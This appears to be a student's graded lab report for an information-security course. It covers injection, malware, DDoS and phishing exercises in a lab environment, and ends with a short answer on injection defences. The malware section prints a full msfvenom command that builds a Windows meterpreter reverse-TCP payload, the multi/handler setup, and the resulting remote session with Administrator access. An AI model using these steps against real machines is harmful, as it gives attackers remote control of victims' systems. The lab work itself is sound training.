

Student:

Andrew Sweeney

Email:

asweene8@depaul.edu

Time on Task:

1 hour, 11 minutes

Progress:


100%

Report Generated: Sunday, October 13, 2024 at 6:59 PM


## Section 1: Hands-On Demonstration

### Part 1: Perform an Injection Attack


11. Make a screen capture showing the **DOM XSS** dialog box.




### 21. Make a screen capture showing the successful admin login.



### 26. Make a screen capture showing the successful Reflected XSS injection.




### 42. Make a screen capture showing the user with the @owasp.org email.



## Part 2: Perform a Malware Attack


### 6. Make a screen capture showing the **msfvenom** output.




```
kali@kali: ~/payloads 06:09 PM
Assessing Common Attack Vectors (4e)
AttackLinux01
2024-10-13 17:10:20
Andrew Sweeney

File Edit View Search Terminal Help
(kali@kali) - [~]
$ mkdir payloads
(kali@kali) - [~]
$ cd payloads
(kali@kali) - [~/payloads]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=202.20.2.4 LPORT=4444
-f exe -o malwarePayload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: malwarePayload.exe
(kali@kali) - [~/payloads]
$
```

### 23. Make a screen capture showing the Opening malwarePayload.exe dialog box.



### 36. Make a screen capture showing the output of the sysinfo command.



The screenshot shows a Kali Linux desktop environment. In the foreground, a terminal window titled 'kali@kali: ~/payloads' is open. The terminal displays the following commands and output:

```
[*] Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > set lhost 202.20.2.4
lhost => 202.20.2.4
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 202.20.2.4:4444
[*] Sending stage (200262 bytes) to 201.10.1.1
[*] Meterpreter session 1 opened (202.20.2.4:4444 -> 201.10.1.1:22859 ) at 2024-10-13 18:19:02 -0400


meterpreter > getuid
Server username: VWORKSTATION\Administrator
meterpreter > sysinfo
Computer      : VWORKSTATION
OS            : Windows 2016+ (10.0 Build 20348).
Architecture : x64
System Language : en-US
Domain       : SECURELABSONDEM
Logged On Users : 7
Meterpreter   : x64/windows
meterpreter >
```

The terminal window is overlaid on a web browser window showing a page with placeholder text (Lorem ipsum). The browser's address bar shows 'kali@kali: ~/payloads' and the page title is 'Assessing Common Attack Vectors (4e)'. The browser's search bar contains 'AttackLinux01' and the date '2024-10-13 17:22:15' is visible. The browser's sidebar shows 'Exploit-DB', 'GHDB', and 'MSFU'.

## Section 2: Applied Learning

### Part 1: Perform a Distributed Denial-of-Service Attack


25. Make a screen capture showing the newly recruited hosts.



## Assessing Common Attack Vectors (4e)


Fundamentals of Information Systems Security, Fourth Edition - Lab 06

28. Make a screen capture showing the **drisst.org** webpage.






33. Make a screen capture showing the **failed connection to drisst.org**.




35. Make a screen capture showing the **“PF states limit reached”** error message.




## Part 2: Perform a Social Engineering Attack

24. Make a screen capture showing the finished SET phishing email composition.



36. Make a screen capture showing the transaction.php page in the browser.



### Section 3: Challenge and Analysis

#### Part 1: Recommend Defensive Measures

**Identify** and **describe** at least two defensive measures that can be used against injection attacks. Be sure to cite your sources.

One method to defend against injection attacks is input validation. This ensures that everything is properly validated. Another defense is prepared statements. This means that preapproved queries are already made which they treat the input like data instead of an executable code.

Source: OWASP Foundation. (n.d.). SQL Injection Prevention Cheat Sheet.

